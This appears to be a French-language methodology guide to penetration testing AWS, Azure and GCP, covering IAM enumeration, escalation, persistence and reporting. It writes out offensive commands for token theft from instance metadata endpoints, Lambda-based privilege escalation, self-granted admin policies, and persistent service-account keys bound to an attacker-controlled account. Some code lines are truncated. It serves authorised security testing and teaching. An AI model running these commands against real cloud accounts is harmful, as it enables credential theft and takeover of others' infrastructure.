
Pentest Cloud 2026 : Méthodologie Complète AWS, Azure et GCP

> Méthodologie pentest cloud 2026 : IAM enumeration AWS, escalade Azure AD, GCP privilege abuse. Outils Pacu, ScoutSuite, ROADTools. Guide red team complet.

Le pentest cloud représente aujourd'hui l'une des disciplines les plus exigeantes de la sécurité offensive. Avec l'adoption massive des plateformes AWS, Azure et Google Cloud Platform par les entreprises françaises, la surface d'attaque s'est profondément transformée : fini les périmètres réseau cloisonnés, place à des architectures distribuées où l'identité est le nouveau périmètre, où les permissions IAM remplacent les ACL réseau, et où une mauvaise configuration d'un bucket S3 ou d'un service principal Azure peut exposer l'intégralité du système d'information. Un pentesteur qui aborde un environnement cloud avec les réflexes du pentest traditionnel passera à côté de l'essentiel. Les techniques d'énumération, d'escalade de privilèges, de mouvement latéral et de persistance sont fondamentalement différentes dans le cloud. Ce guide de méthodologie pentest cloud 2026 couvre les trois grands hyperscalers — AWS, Azure et GCP — avec les outils, les commandes et les vecteurs d'attaque que tout red teamer doit maîtriser pour mener des missions offensives efficaces dans des environnements cloud modernes.



Le pentest d'infrastructure classique repose sur des primitives bien établies : scan de ports, exploitation de services exposés, mouvement latéral via protocoles réseau (SMB, RDP, LDAP), escalade de privilèges OS. Dans le cloud, ces primitives existent toujours, mais elles sont secondaires par rapport à une surface d'attaque radicalement différente.

La première différence fondamentale est le rôle central de l'identité. Dans AWS, Azure et GCP, chaque ressource possède une identité, chaque action est contrôlée par une politique IAM, et compromettre une clé d'accès ou un token OAuth suffit souvent à obtenir un accès très étendu sans jamais toucher à un seul service réseau. Le pentesteur cloud commence par l'énumération IAM, pas par le scan Nmap.

La deuxième différence majeure est la nature des mauvaises configurations. Les vulnérabilités cloud sont rarement des CVE traditionnels : ce sont des misconfiguration d'IAM policies, des buckets de stockage publics, des API gateway sans authentification, des secrets stockés en clair dans des variables d'environnement, des clés de service account avec des permissions excessives. L'outil central n'est pas Metasploit, c'est ScoutSuite ou Prowler.

Troisièmement, le cadre légal et contractuel diffère. Chaque CSP impose ses propres règles pour les tests de pénétration : AWS exige une notification pour certains services, Azure interdit explicitement certains types de tests automatisés sans autorisation préalable. Tout pentest cloud commence obligatoirement par la lecture et le respect des politiques de test de chaque fournisseur, en plus de l'autorisation écrite du client.

Enfin, la journalisation est omniprésente dans le cloud. CloudTrail (AWS), Azure Monitor (Azure) et Cloud Audit Logs (GCP) enregistrent toutes les actions API. Un red teamer averti adapte son OPSEC en conséquence : réduire le bruit des énumérations, utiliser des services natifs moins surveillés, comprendre quels appels API génèrent des alertes dans Security Hub ou Defender for Cloud.

Phase de reconnaissance cloud

La reconnaissance en environnement cloud commence avant même d'avoir des credentials. L'OSINT cloud permet d'identifier les assets exposés, les comptes cloud, les technologies utilisées et parfois des secrets accidentellement publiés.

⚡ **Retour terrain**

Lors d'un audit AWS pour une startup SaaS, j'ai trouvé un bucket S3 contenant les exports de base de données de production (anonymisés, certes) avec un accès public activé — mis en place pour faciliter un partage ponctuel avec un prestataire et jamais désactivé. Le bucket n'était pas indexé par les moteurs de recherche mais était trouvable en 5 minutes via des outils de découverte cloud. La règle que j'applique maintenant : aucun bucket ne doit survivre plus de 7 jours sans validation de politique d'accès.

Les techniques d'OSINT cloud incluent l'énumération de sous-domaines pointant vers des services cloud (S3, Azure Blob, GCS), la recherche de buckets publics via des outils comme GrayhatWarfare ou des dorks Google ciblant les endpoints de stockage cloud, la recherche de clés d'accès dans des dépôts GitHub publics via GitHub Dorks ou Trufflehog, et l'identification de l'organisation Azure AD via le endpoint `https://login.microsoftonline.com/{domain}/.well-known/openid-configuration`.

Une fois des credentials obtenues — que ce soit via phishing, credential stuffing, une clé trouvée dans un repo public ou dans les métadonnées d'une instance compromise — la phase d'énumération IAM commence.

Énumération IAM AWS avec Pacu

Pacu est le framework d'exploitation AWS développé par Rhino Security Labs. Il est l'équivalent cloud de Metasploit pour les environnements Amazon Web Services. L'énumération IAM avec Pacu commence par l'identification de l'identité courante et de ses permissions :

```
 # Installation et configuration de Pacu
git clone https://github.com/RhinoSecurityLabs/pacu
cd pacu && pip3 install -r requirements.txt
python3 pacu.py

# Dans la session Pacu, configurer les credentials
set_keys --access-key-id AKIA... --secret-access-key ...

# Identifier l'identité courante
run iam__detect_honeytokens
run iam__get_credential_report

# Énumérer les permissions IAM sans déclencher d'appels bruyants
run iam__bruteforce_permissions

# Lister les rôles assumables
run iam__enum_assume_role
```

L'énumération IAM sans credentials initiales peut se faire avec `enumerate-iam` de Andres Riancho, qui tente d'appeler tous les endpoints IAM AWS pour déterminer quelles permissions sont disponibles. Une technique alternative moins bruyante consiste à utiliser les appels en

lecture seule (`List*`, `Get*`, `Describe*`) pour construire une carte des permissions sans déclencher d'alertes d'écriture.

Les vecteurs d'escalade courants en AWS incluent les policies trop permissives (`iam:PassRole` + `ec2:RunInstances` permettent souvent une escalade vers admin), les Lambda functions avec des rôles d'exécution over-privileged, et les EC2 instance profiles avec des permissions excessive qui peuvent être abusées depuis les métadonnées IMDS.

Reconnaissance Azure AD avec ROADTools

ROADTools (Recovering Office 365 and Active Directory) est le toolkit de référence pour l'énumération Azure AD. Développé par Dirk-jan Mollema, il permet d'extraire l'intégralité de la configuration Azure AD d'un tenant, y compris les service principals, les applications enregistrées, les groupes, les rôles et les politiques d'accès conditionnel.

```
 # Installation
pip3 install roadtools

# Authentification et extraction du tenant
roadrecon auth -u user@domain.com -p password
roadrecon gather

# Ou avec un token d'accès existant
roadrecon auth --access-token eyJ0...

# Lancer l'interface graphique d'analyse
roadrecon gui

# Requêtes directes sur la base ROADTools
roadrecon query -s ServicePrincipal
roadrecon query -s RoleAssignment | python3 -c "import sys,json; [print(r['principalDisplayName']
```

ROADTools génère une base SQLite locale avec toutes les données du tenant Azure AD. L'interface graphique permet d'explorer les relations entre utilisateurs, groupes, applications et permissions, d'identifier les chemins d'escalade de privilèges (par exemple : un utilisateur membre d'un groupe avec le rôle Application Administrator peut créer des credentials sur n'importe quelle application du tenant).

BloodHound Azure (AzureHound) complète ROADTools pour la visualisation des chemins d'attaque, avec des requêtes Cypher permettant d'identifier les chemins les plus courts vers Global Administrator.

GCP IAM enumeration

L'énumération IAM GCP peut se faire avec les outils natifs Google Cloud SDK ou avec des outils dédiés comme ScoutSuite ou Prowler. La commande de base pour identifier ses propres permissions est :

```
 # Identifier l'identité active
gcloud auth list
gcloud config list

# Lister les projets accessibles
gcloud projects list

# Énumérer les IAM bindings d'un projet
gcloud projects get-iam-policy PROJECT_ID --format=json

# Lister les service accounts
gcloud iam service-accounts list --project=PROJECT_ID

# Identifier les rôles sur les service accounts
gcloud iam service-accounts get-iam-policy SA_EMAIL --project=PROJECT_ID

# Tester les permissions disponibles (sans bruit excessif)
gcloud iam list-testable-permissions //cloudresourcemanager.googleapis.com/projects/PROJECT_ID
```

Un vecteur d'attaque spécifique à GCP est le Workload Identity Federation et les service accounts avec des clés téléchargeables. Si un service account possède le rôle `roles/iam.serviceAccountKeyAdmin` ou `roles/owner`, la création d'une clé JSON permanente constitue un vecteur de persistance critique.

Escalade de privilèges en environnement cloud

L'escalade de privilèges cloud diffère fondamentalement de l'escalade OS. Elle repose sur l'abus de permissions IAM mal configurées, de relations de confiance entre services, et de mécanismes d'identité managée. Voici les vecteurs les plus courants par plateforme.

AWS — Privilege escalation via IAM policies

Rhino Security Labs a documenté plus de 20 chemins d'escalade de privilèges IAM AWS. Les plus exploités en pentest sont :

iam:CreatePolicyVersion : permet de remplacer la version active d'une policy par une version avec des permissions admin. Si un utilisateur peut modifier ses propres policies, l'escalade est triviale.

iam:PassRole + lambda:CreateFunction + lambda:InvokeFunction : créer une fonction Lambda avec un rôle admin, l'invoquer pour exécuter des actions AWS avec ce rôle. C'est l'un des vecteurs d'escalade les plus fréquemment rencontrés en environnement réel.

sts:AssumeRole : si la trust policy d'un rôle admin autorise l'assomption depuis l'identité courante (parfois via un wildcard ou une mauvaise configuration), l'escalade est directe.

ec2:AssociateIamInstanceProfile : associer un instance profile avec un rôle admin à une instance EC2 existante, puis accéder aux métadonnées IMDS depuis cette instance.

```
 # Vérifier si on peut assumer un rôle admin
aws sts assume-role --role-arn arn:aws:iam::ACCOUNT:role/AdminRole --role-session-name pentest

# Créer une Lambda pour escalade de privilèges
aws lambda create-function
  --function-name priv-esc
  --runtime python3.11
  --role arn:aws:iam::ACCOUNT:role/AdminRole
  --handler index.handler
  --zip-file fileb://payload.zip

# Attacher une policy admin directement (si iam:AttachUserPolicy disponible)
aws iam attach-user-policy
  --user-name current-user
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Azure — Abusing Managed Identities et Service Principals

Les Managed Identities Azure sont des identités automatiquement gérées par Azure pour les ressources (VMs, App Services, Functions). Elles ne nécessitent pas de gestion de secrets et obtiennent des tokens via le endpoint IMDS interne. Un pentesteur avec accès à une VM ou un App Service peut récupérer le token Managed Identity et l'utiliser pour accéder aux ressources Azure autorisées.

```
 # Depuis une VM Azure compromise, récupérer le token Managed Identity
curl -H "Metadata: true"
  "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://

# Utiliser le token pour lister les ressources du groupe
TOKEN=$(curl -s -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-ve

curl -H "Authorization: Bearer $TOKEN"
  "https://management.azure.com/subscriptions/SUB_ID/resources?api-version=2021-04-01"
```

L'abus de Service Principals est un autre vecteur majeur. Si un Service Principal possède le rôle Owner ou Contributor sur un scope élevé (subscription ou management group), compromettre son secret client ou son certificat donne un accès très étendu. Les secrets de Service Principals

sont souvent stockés dans des Key Vaults, des variables d'environnement d'App Services, ou dans des pipelines CI/CD Azure DevOps.

L'outil AADInternals de Dr Nestori Syynimaa permet d'exploiter des vecteurs spécifiques à Azure AD : extraction de tokens, abus du consent phishing, backdooring d'applications Azure AD.

GCP — Service Account key abuse

GCP permet de télécharger des clés JSON pour les service accounts — une fonctionnalité pratique mais dangereuse. Une clé de service account avec le rôle `roles/editor` ou `roles/owner` constitue une backdoor permanente même si les credentials utilisateur sont révoquées.

```
 # Depuis une instance GCE compromise, récupérer le token metadata
curl -H "Metadata-Flavor: Google"
  "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token"

# Créer une clé pour un service account (persistance)
gcloud iam service-accounts keys create /tmp/key.json
  --iam-account=sa-name@project.iam.gserviceaccount.com

# S'authentifier avec la clé volée
gcloud auth activate-service-account --key-file=/tmp/key.json

# Ajouter une policy binding pour escalade
gcloud projects add-iam-policy-binding PROJECT_ID
  --member="serviceAccount:attacker@attacker-project.iam.gserviceaccount.com"
  --role="roles/owner"
```

Mouvement latéral et persistance cloud

Le mouvement latéral dans le cloud exploite les relations de confiance entre services et les credentials accessibles depuis les environnements compromis. Les vecteurs les plus courants incluent :

Secrets dans les environnements d'exécution : les variables d'environnement des Lambda AWS, App Services Azure, Cloud Functions GCP contiennent fréquemment des clés d'API, des connection strings de bases de données, ou des credentials d'autres services. Une première fonction compromise peut donner accès à toute l'infrastructure via ses secrets d'environnement.

Cross-account et cross-tenant trust : les organisations multi-comptes AWS (Organizations) ou multi-tenant Azure implémentent souvent des relations de confiance pour faciliter la gestion. Un pentest dans un compte de développement peut parfois permettre d'assumer un rôle dans le compte de production si les trust policies sont mal configurées.

Credentials dans les pipelines CI/CD : les pipelines GitHub Actions, Azure DevOps ou GitLab CI stockent souvent des credentials cloud avec des permissions élevées. Compromettre un repository donne parfois accès à toute l'infrastructure cloud via les secrets de pipeline.

Pour la persistance, les techniques cloud incluent la création de backdoor IAM users (AWS), l'ajout de federated credentials sur des applications Azure AD, la création de clés de service account GCP, et l'abus des provider OIDC pour maintenir un accès même après rotation des credentials compromis.

Outils du pentest cloud

Le pentest cloud dispose d'un écosystème d'outils riche. Voici un tableau comparatif des principaux :

Outil	Plateformes	Type	Points forts
ScoutSuite	AWS, Azure, GCP, Alibaba	Audit / enum	Multi-cloud, rapports HTML détaillés, open source
Pacu	AWS	Exploitation	Framework modulaire, > 35 modules, persistance, escalade
ROADTools	Azure AD	Énumération	Extraction complète tenant AD, GUI, requêtes SQL
Prowler	AWS, Azure, GCP	Compliance / audit	Checks CIS, NIST, SOC2, HIPAA ; open source
CloudMapper	AWS	Visualisation	Cartographie réseau AWS, identification des accès publics
AzureHound	Azure	Graph / attaque	Intégration BloodHound, chemins d'attaque Azure AD
GCPBucketBrute	GCP	OSINT	Énumération de buckets GCS publics ou mal configurés
CloudFox	AWS, Azure	Enumération	Identification rapide de vecteurs exploitables

ScoutSuite s'installe en quelques minutes et produit un rapport HTML interactif couvrant des centaines de règles de sécurité pour les trois principaux CSP. C'est souvent le premier outil lancé lors d'un audit cloud avec credentials :

```
 # Installation ScoutSuite
pip3 install scoutsuite

# Audit AWS (avec profil AWS CLI configuré)
scout aws --profile pentest-client

# Audit Azure
scout azure --cli

# Audit GCP
scout gcp --service-account key.json --project PROJECT_ID

# Le rapport est généré dans ./scoutsuite-report/
```

Rapport de pentest cloud : spécificités

Un rapport de pentest cloud diffère d'un rapport traditionnel sur plusieurs points importants. La contextualisation des risques doit tenir compte de la criticité des ressources cloud touchées : une escalade de privilèges dans un compte sandbox est moins critique que la même vulnérabilité dans le compte de production hébergeant les données clients.

Les findings cloud doivent systématiquement inclure les éléments suivants : l'ARN/Resource ID de la ressource vulnérable (pour permettre au client d'identifier exactement quelle ressource corriger), la politique IAM ou la configuration exacte en cause, la commande ou la séquence d'actions qui a permis l'exploitation, et une recommandation de remédiation avec la politique IAM corrigée ou la commande de correction.

La CVSS classique s'adapte mal aux vulnérabilités cloud. Des frameworks alternatifs comme le Cloud Security Alliance Cloud Controls Matrix (CSA CCM) ou les benchmarks CIS pour AWS/Azure/GCP fournissent des référentiels plus adaptés pour classer et prioriser les findings cloud.

Pour les clients RGPD et HDS, le rapport doit également identifier les findings qui pourraient entraîner une violation de données notifiable à la CNIL dans les 72 heures. Un bucket S3 public contenant des données personnelles ou une escalade permettant l'accès à une base de données RDS sont des findings de criticité maximale dans ce contexte. Notre guide sur la conformité cloud RGPD, HDS et SecNumCloud détaille les obligations légales associées.

Le rapport doit aussi couvrir les aspects OPSEC de l'engagement : quels appels API ont été tracés dans CloudTrail/Azure Monitor/Cloud Audit Logs, si le SOC du client aurait pu détecter les actions du red team, et des recommandations de détection basées sur les indicateurs comportementaux observés. Cette dimension est de plus en plus exigée par les clients matures, en particulier ceux qui ont déployé un XDR cloud-natif.

La méthodologie de pentest cloud s'inscrit dans un cadre plus large de gestion des risques. Pour les organisations qui utilisent EBIOS RM, les findings cloud alimentent directement les scénarios d'attaque. Notre guide EBIOS RM ANSSI 2026 détaille comment intégrer les résultats d'un pentest cloud dans une analyse de risques formelle.

Questions fréquentes sur le pentest cloud

Quelle est la différence entre un audit cloud et un pentest cloud ?

Un audit cloud (compliance audit) vérifie la conformité de la configuration par rapport à des référentiels comme CIS Benchmarks, SOC 2 ou ISO 27001 Cloud Controls. Il est généralement réalisé avec des droits de lecture étendus (Read Only) et produit une liste de non-conformités. Un pentest cloud est une évaluation offensive qui simule un attaquant réel : il inclut des tentatives d'exploitation, d'escalade de privilèges et de mouvement latéral pour démontrer l'impact réel des vulnérabilités identifiées. Les deux approches sont complémentaires : l'audit identifie les écarts de configuration, le pentest valide leur exploitabilité et leur impact.

Faut-il informer AWS/Azure/GCP avant de réaliser un pentest ?

Cela dépend du CSP et du type de test. AWS autorise la plupart des tests sur vos propres ressources sans notification préalable, mais interdit certaines actions comme le testing de l'infrastructure partagée. Azure demande de respecter la Microsoft Cloud Penetration Testing Rules of Engagement et nécessite une notification pour les tests de grande envergure. GCP suit une politique similaire. Dans tous les cas, il faut une autorisation écrite du client (propriétaire du compte cloud) et respecter scrupuleusement les conditions d'utilisation de chaque CSP. Pour les engagements red team complets incluant du social engineering, une notification formelle est recommandée.

Quelles certifications sont pertinentes pour un pentesteur cloud ?

Les certifications cloud natives (AWS Security Specialty, AZ-500 Microsoft Azure Security Technologies, Google Professional Cloud Security Engineer) fournissent une base solide sur l'architecture et les contrôles de sécurité de chaque plateforme. Côté offensive, la certification PNPT de TCM Security inclut des modules cloud, et l'OSCP de OffSec reste une référence généraliste. Pour une spécialisation offensive cloud, les formations Hacking the Cloud d'INE ou les cours Pwnedlabs offrent des environnements de lab pratiques. La connaissance approfondie de l'architecture cloud est souvent plus importante que les certifications : un pentesteur qui

comprend les mécanismes IAM et les services managés de chaque CSP sera plus efficace qu'un certifié sans expérience pratique.

Quels sont les indicateurs d'un environnement cloud bien sécurisé face au pentest ?

Un environnement cloud mature présente plusieurs caractéristiques qui compliquent significativement le travail d'un pentesteur : principe de least privilege appliqué sur tous les rôles IAM (pas de wildcards `*` dans les actions ou ressources des policies), MFA obligatoire pour tous les utilisateurs humains et pour les actions sensibles via conditions IAM, Service Control Policies (AWS Organizations) ou Azure Policy bloquant les actions dangereuses au niveau organisation, CloudTrail/Azure Monitor/Cloud Audit Logs activés sur toutes les régions avec des alertes sur les actions sensibles (IAM changes, root account usage, bulk S3 access), et Zero Trust Network Architecture avec des VPC segmentés et des Private Link pour les services managés. Notre article sur l'implémentation Zero Trust détaille ces bonnes pratiques.

À RETENIR

Points clés à retenir

Le pentest cloud est centré sur l'identité (IAM) et non sur le réseau : les misconfiguration de permissions sont la principale surface d'attaque.

Chaque CSP (AWS, Azure, GCP) a ses propres vecteurs d'attaque : maîtriser les trois plateformes est indispensable pour un red teamer cloud complet.

Pacu (AWS), ROADTools + AzureHound (Azure) et ScoutSuite (multi-cloud) sont les outils fondamentaux de l'énumération et de l'exploitation cloud.

L'OPSEC cloud est critique : CloudTrail, Azure Monitor et Cloud Audit Logs tracent toutes les actions API et peuvent déclencher des alertes SOC.

Les instances et services cloud exposent des tokens d'identité via les endpoints IMDS — vérifier systématiquement leur accès lors d'un pentest.

Le rapport de pentest cloud doit inclure les ARN/Resource ID exacts, les policies vulnérables et des recommandations de détection SIEM/XDR.

> Toujours obtenir une autorisation écrite du client ET respecter les politiques de test de chaque CSP avant de commencer un engagement.

Sources

ANSSI CERT-FR — Publications et alertes

MITRE ATT&CK — Framework des techniques d'attaque

CISA — Advisories de cybersécurité

© Ayi NEDJIMI Consultants — Tous droits réservés